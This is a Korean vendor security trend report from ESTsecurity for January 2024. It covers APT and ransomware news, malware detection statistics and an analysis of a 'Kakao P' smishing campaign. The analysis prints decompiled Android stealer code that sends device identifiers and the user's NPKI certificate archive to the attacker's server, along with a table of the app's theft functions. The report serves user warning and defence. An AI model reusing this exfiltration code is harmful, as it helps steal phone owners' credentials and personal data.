No.173 | 2024.2

# ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.

Copyright©2024 ESTsecurity Corp. All rights reserved.

EST SECURITY

ESRC 보안동향보고서

# CONTENTS

# 1

# 악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright©2024 ESTsecurity Corp. All rights reserved.

# 1. 악성코드 동향

북한 정부의 지원을 받는 것으로 의심되는 APT 그룹의 새로운 공격 기법이 연이어 발견되었습니다.

Kimsuky(킴수키)와 연결된 스카크러프트(ScarCruft) 조직이 로크랫(RokRAT) 악성코드를 유포하기 위한 새로운 전략이 공개되었습니다. 이들은 가짜 보안위협연구보고서를 미끼로 보안인력과 업체를 타깃 공격을 하는 사회공학적 기법을 사용해 필요한 정보를 수집하였습니다.

스펙트럴블러(SpectralBlur)는 MacOS, Linux 시스템을 타깃으로 파일 업로드 및 다운로드, 셸 실행, 설정 변경 및 파일 삭제와 같은 기능을 제공하는 백도어의 한 유형이며, 지난 11 월 라자루스 그룹이 암호화폐 거래소를 대상으로 사용한 악성코드 KandyKorn 와 유사한 코드 구성을 가지고 있습니다.

트롤스틸러(Troll Stealer)는 Go 언어로 작성된 정보 탈취형 악성코드로, SGA Solutions 의 보안 프로그램 설치 파일(TrustPKI 등)로 위장한 Droppe 로부터 실행되며 기존 Kimsuky 그룹과 연결된 AppleSeed(AlphaSeed)와 비슷한 코드가 사용되었습니다.

랜섬웨어 공격 그룹들의 창의적인 위협이 다각도로 확산되고 있습니다.

현 시점 글로벌 최대 랜섬웨어 그룹으로 뽑는 LockBit 조직이 세계적인 샌드위치 프랜차이즈 Subway 에서 탈취한 수백 기가바이트 민감자료를 유출하겠다고 협박하였고, Supreme, The North Face, Vans 등 유명 의류 브랜드 3,550 만 명 상당의 고객정보가 ALPHV/BlackCat 조직에 의해 도난당한 사실이 공개되었습니다.

다국적 물 공급망 기업 Veolia North Americ 가 랜섬웨어 공격으로 결제 시스템 일부에 영향을 받았으며, 영국의 수자원 처리기업인 Southern Water 도 BlackBasta 랜섬웨어 공격을 받은 것으로 공개되었습니다. 또한, 에너지 관리 및 자동차 분야 대기업 Schneider Electri 도 Cactus 랜섬웨어 공격을 받아 기업 데이터 일부를 탈취당한 것으로 알려졌습니다.

악성코드 감염 이후 AV 드라이버를 다운로드하여 시스템에 설치되어 있는 다른 백신을 비활성화 시키는 기술을 사용하는 Kasseika 랜섬웨어가 등장하여 주목받고 있으며, 2019 년 등장한 이후 수많은 사이버 공격에 쓰인 Phobos 랜섬웨어의 최신 변종인 FAUST 랜섬웨어를 유포하기 위한 VBA 스크립트가 포함된 MS Excel 문서의 발견으로 이들 조직의 대량 유포에 대한 가능성도 점쳐지고 있습니다.

Qakbot 인프라 해체 이후 DarkGate 악성코드의 인기가 급상승하고 있습니다.

2017 년에 처음 개발된 DarkGate 는 Malware-as-a-Service(MaaS) 형태로 일부 공격 조직에 판매되고 있으며, 악성 페이로드 다운로드 및 실행, 원격 데스크톱을 통한 원격코드 실행, 키로깅을 통한 정보 탈취, XMRig 를 사용한 암호화폐 채굴 등 다양하고 정교한 기능으로 인기를 끌고 있습니다.

고전적인 수법인 이메일 피싱, 손상된 웹사이트 및 취약점 악용을 통한 공격뿐만 아니라, 최근에는 글로벌 협업툴 'Microsoft Teams' 를 악용한 사례도 발견되는 등 이슈가 된 이후에도 꾸준히 버그 수정과 기능 추가를 통해 활발하게 활동을 이어가고 있습니다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

# 2. 알약 악성코드 탐지 통계

## 감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2024 년 1 월에는 Win32.Virtob.Gen.12, Gen:Variant.Tedy.508314, Gen:Variant.Tedy.420575, Application.Hacktool.KMSActivator.GM, Trojan.GenericKD.71262330 악성코드가 새롭게 Top 15 에 진입하였습니다.

악성코드가 삽입되어 있는 악성 LNK 탐지명인 Exploit.CVE-2010-2568.Gen 이 지난 달에 이어 최상위를 차지하였고, Misc.HackTool.AutoKMS, Application.Hacktool.KMSActivator.GM 와 같은 OS/SW 불법 인증툴과 Virus/Worm 계열의 Win32.Virtob.Gen.12, Trojan.Acad.Bursted.AK 들이 꾸준히 상위권을 유지하고 있습니다.

또한, 시스템에 침투하여 추가 악성코드의 다운로드 및 실행을 용이하게 하는 Gen:Variant.Tedy.508314, Gen:Variant.Jaik.38715 들도 새롭게 등장하여 강세를 보이고 있습니다.

| 순위 | 등락 | 악성코드 진단명 | 카테고리 | 합계(감염자 수) |
|---|---|---|---|---|
| 1 | - | Exploit.CVE-2010-2568.Gen | Exploit | 133,646 |
| 2 | ↑1 | Gen:Variant.Lazy.20522 | ETC | 59,613 |
| 3 | ↑2 | Misc.HackTool.AutoKMS | ETC | 49,000 |
| 4 | - | Gen:Variant.Ulise.144799 | ETC | 42,594 |
| 5 | ↑3 | Trojan.DDoS.Nitol.gen | Trojan | 39,905 |
| 6 | ↑3 | Backdoor.Generic.792814 | Backdoor | 39,803 |
| 7 | NEW | Win32.Virtob.Gen.12 | Virus | 36,487 |
| 8 | ↑2 | Trojan.Acad.Bursted.AK | Trojan | 33,826 |
| 9 | NEW | Gen:Variant.Tedy.508314 | ETC | 30,728 |
| 10 | ↓3 | Application.Hacktool.BBJ | ETC | 29,166 |
| 11 | NEW | Gen:Variant.Tedy.420575 | ETC | 28,381 |
| 12 | NEW | Application.Hacktool.KMSActivator.GM | ETC | 24,507 |
| 13 | ↓11 | Gen:Variant.Jaik.38715 | ETC | 21,626 |
| 14 | ↓1 | Misc.HackTool.KMSActivator | ETC | 19,879 |
| 15 | NEW | Trojan.GenericKD.71262330 | Trojan | 18,781 |

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임


2024 년 1 월 1 일 ~ 2024 년 1 월 31 일

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

## 악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 50%로 가장 높은 비율로 탐지되었으며, 그 다음으로 취약점(Exploit) 유형이 22%, 트로이목마(Trojan) 유형이 15%로 확인되었습니다.

2023 년 12 월과 비교하여 전체 감염 건수는 6% 감소하였습니다.




## 카테고리별 악성코드 비율 전월 비교

2024 년 1 월에는 지난 12 월과 비교하여 트로이목마(Trojan) 유형이 5%, 취약점(Exploit) 유형이 3% 증가하였으며, 바이러스(Virus) 유형은 지난 달과 동일하고 기타(ETC) 유형은 12% 감소하였습니다. 백도어(Bakcdoor) 유형이 7%로 새로 등장하였습니다.





 Copyright©2024 ESTsecurity Corp. All rights reserved. 

# 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

## 1 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 1 월 1 일부터 1 월 31 일까지 총 28,993 건의 랜섬웨어 공격 시도가 차단되었습니다.




## 악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 1 월 한 달간 총 8,303,629 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 12 월 한 달간 확인되었던 8,272,127 건의 악성코드 경유지/유포지 URL 수에 비해 약 0.41% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.


ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

# 2

# 최신 보안 동향

ESTsecurity Copyright©2024 ESTsecurity Corp. All rights reserved.


## 카카오 P', '송금' 키워드를 이용하여 유포중인 스미싱 주의!

'카카오 P', '송금' 등의 키워드를 이용하여 사용자의 클릭을 유도하는 스미싱이 유포되고 있어 사용자들의 각별한 주의가 필요합니다.

> [Web 발신] 친구님이 카카오 P 에서 ******님께 5 만원을 송금했습니다.
> 안전한 송금 입니다. 친구에게 송금여부를 직접 확인해보세요.
>
> ●금액 : 50,000 원
> ●기한 : 2024-01-20 23:59:59 까지
>
> 아래 링크를 통해 송금을 받아주세요.
> hxxps://xg**.kr/***
>
> ----------
>
> 이 메세지는 카카오 P 클릭참여를 통해 지원되는 이벤트로 발송되었으며, 메세지를 받은 전화번호로만 금액을 수령할 수 있습니다.

스미싱 문자에는  '친구가 카카오 P 에서 5 만원을 송금했습니다' 라는 문구와 함께 링크가 포함되어 있어 사용자의 클릭을 유도합니다.


문자메세지 내 링크를 클릭하면 피싱 페이지로 이동하는데, 마치 실제 신규 서비스 런칭 페이지처럼 정교하게 제작되어 있습니다.




[그림 1] 피싱 페이지


 Copyright©2024 ESTsecurity Corp. All rights reserved. 

사용자가 피싱 페이지 하단에 [참여하러가기] 버튼을 누르면 '카카오 P 참여를 위해해 확인을눌러주세요'라는 팝업이 뜨며, 확인을 누르면 apk 가 다운로드 됩니다.




[그림 2] 사용자 휴대폰에 설치된 악성앱


사용자가내려 받은 apk 를 실행하면 다음과 같이 바탕화면에 '카카오픽' 이름의 악성 앱이 생성되며 실행 시 전화, SMS, 주소록, 미디어 파일 등과 같은 권한들을 요구합니다.




[그림 3] 권한 요구 화면

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

사용자가 권한을 모두 허용하여 정상적으로 apk 가 설치되면 정상 구글 페이지를 띄우며, 휴대폰에서 자신의 아이콘을 숨김과 동시에 백그라운드에서 android SDK version, Build 의 Brand, model, IMEI, 전화번호 등의 정보들을 수집하여 공격자 서버로 전송합니다.





[그림 4] 악성앱이 보여주는 정상 구글 페이지

```
phoneInfoModel.phone_number = str;
phoneInfoModel.imei = c.h.b.f.B(); // device_id
phoneInfoModel.imsi = networkOperatorName;
phoneInfoModel.token = i.f3100c;
try {
   PackageInfo packageInfo = context.getPackageManager().getPackageInfo(context.getPackageName(), 0);
   phoneInfoModel.online_at = c.h.b.f.A("yyyy-MM-dd HH:mm:ss");
   phoneInfoModel.install_at = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss",
        Locale.getDefault()).format(Long.valueOf(packageInfo.firstInstallTime));
   phoneInfoModel.brand = Build.BRAND;
   phoneInfoModel.model = Build.MODEL;
   phoneInfoModel.android_version = i2;
} catch (Exception e2) {
   t.b(e2);
}
phoneInfoModel.status = 1;
t.a("phoneInfo: " + phoneInfoModel);
RetrofitClient.subscribe(((PhoneApi) RetrofitClient.create(PhoneApi.class)).phones(
        RetrofitClient.createJsonBody(new PhoneInfoModel[]{phoneInfoModel})), new a(context));
```

[그림 5] 단말기 정보 탈취 코드

수집한 정보들은 공격자 서버로 전송되며, 통신 성공 시 추가 악성 동작을 수행합니다. 분석 시점에는 해당 서버 접근이 차단된 상태였습니다.




[그림 6] 원격지 통신 패킷 일부

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

이후 SMS 내용, 주소록, 위치정보, 사진첩, 공인인증서와 같은 민감 정보들을 추가 탈취하여 공격자 서버로 전송합니다.

| 구분 | 함수 | 탈취정보 |
|---|---|---|
| PhoneApi | phones | 핸드폰 정보 |
| | getSMSByServer | 원격지에서 전송한 정보 |
| | getCallForwardNumByServer | |
| | getCallChangetNumByServer | |
| | postCurrentCalling | |
| BasicsApi | uploadMessages | SMS 메시지 정보 |
| | getDislp | 원격지에서 받은 ip 및 location 정보 전송 |
| | getremotesms | |
| | token | device id 와 "" token |
| | uoloadDislp | ip, location 정보 |
| | upliadAccount | 계정정보 |
| | uploadAllApp | 설치된 앱 정보 |
| | uploadClalILogs | |
| | uploadContacts | 연락처 정보 |
| | uploadLocation | |
| UsersApi | login | |
| | postToClient | device id 와 날짜 |
| | update | 특정 email, password 정보 전송 |
| FileApi | downLoadFile | |
| | uploadAudios | |
| | uploadFile | NPKI.zip 파일 |
| | uploadFiles | |
| | uploadImageFile | |
| | uploadImages | 특정 jpeg 파일 이름 및 데이터 |
| | uploadVideos | 외부저장소의 비디오 이름 및 데이터 |
| | uploadVideosFile | |

[표 1] 악성동작 분류 표

```
String s = f.B();
i.a.f f0 = new o(true, "/storage/emulated/0/NPKI.zip");
t.log_threadstack(("deviceId: " + s));
t.log_threadstack("path: /storage/emulated/0/NPKI.zip");
File file0 = new File("/storage/emulated/0/NPKI.zip");
StringBuilder stringBuilder0 = g.a.a.a.a.c("file exists: ");
stringBuilder0.append(file0.exists());
t.log_threadstack(stringBuilder0.toString());
t.log_threadstack(("file name: " + file0.getName()));
a0 a00 = a0.create(u.c("multipart/form-data"), file0);
b v$b0 = b.b("file", file0.getName(), a00);
RetrofitClient.subscribe(((FileApi)RetrofitClient.create(FileApi.class)).uploadFile(s, file0.getName(), v$b0), f0);
```

[그림 7] 수집한 공인인증서 탈취 코드

이렇게 탈취한 각종 정보들을 조합하여 2 차 피해를 발생시킬 수 있는 만큼 사용자 여러분들의 각별한 주의가 필요합니다.

사용자 여러분들께서는 수상한 SMS 내 포함되어 있는 링크 클릭을 지양해 주시기 바라며, 실수로 링크를 눌러 apk 를 내려받았다 하더라도 설치를 하지 않았다면 아무런 피해가 없으니 바로 삭제해 주시기 바랍니다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

**㈜이스트시큐리티**

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

www.estsecurity.com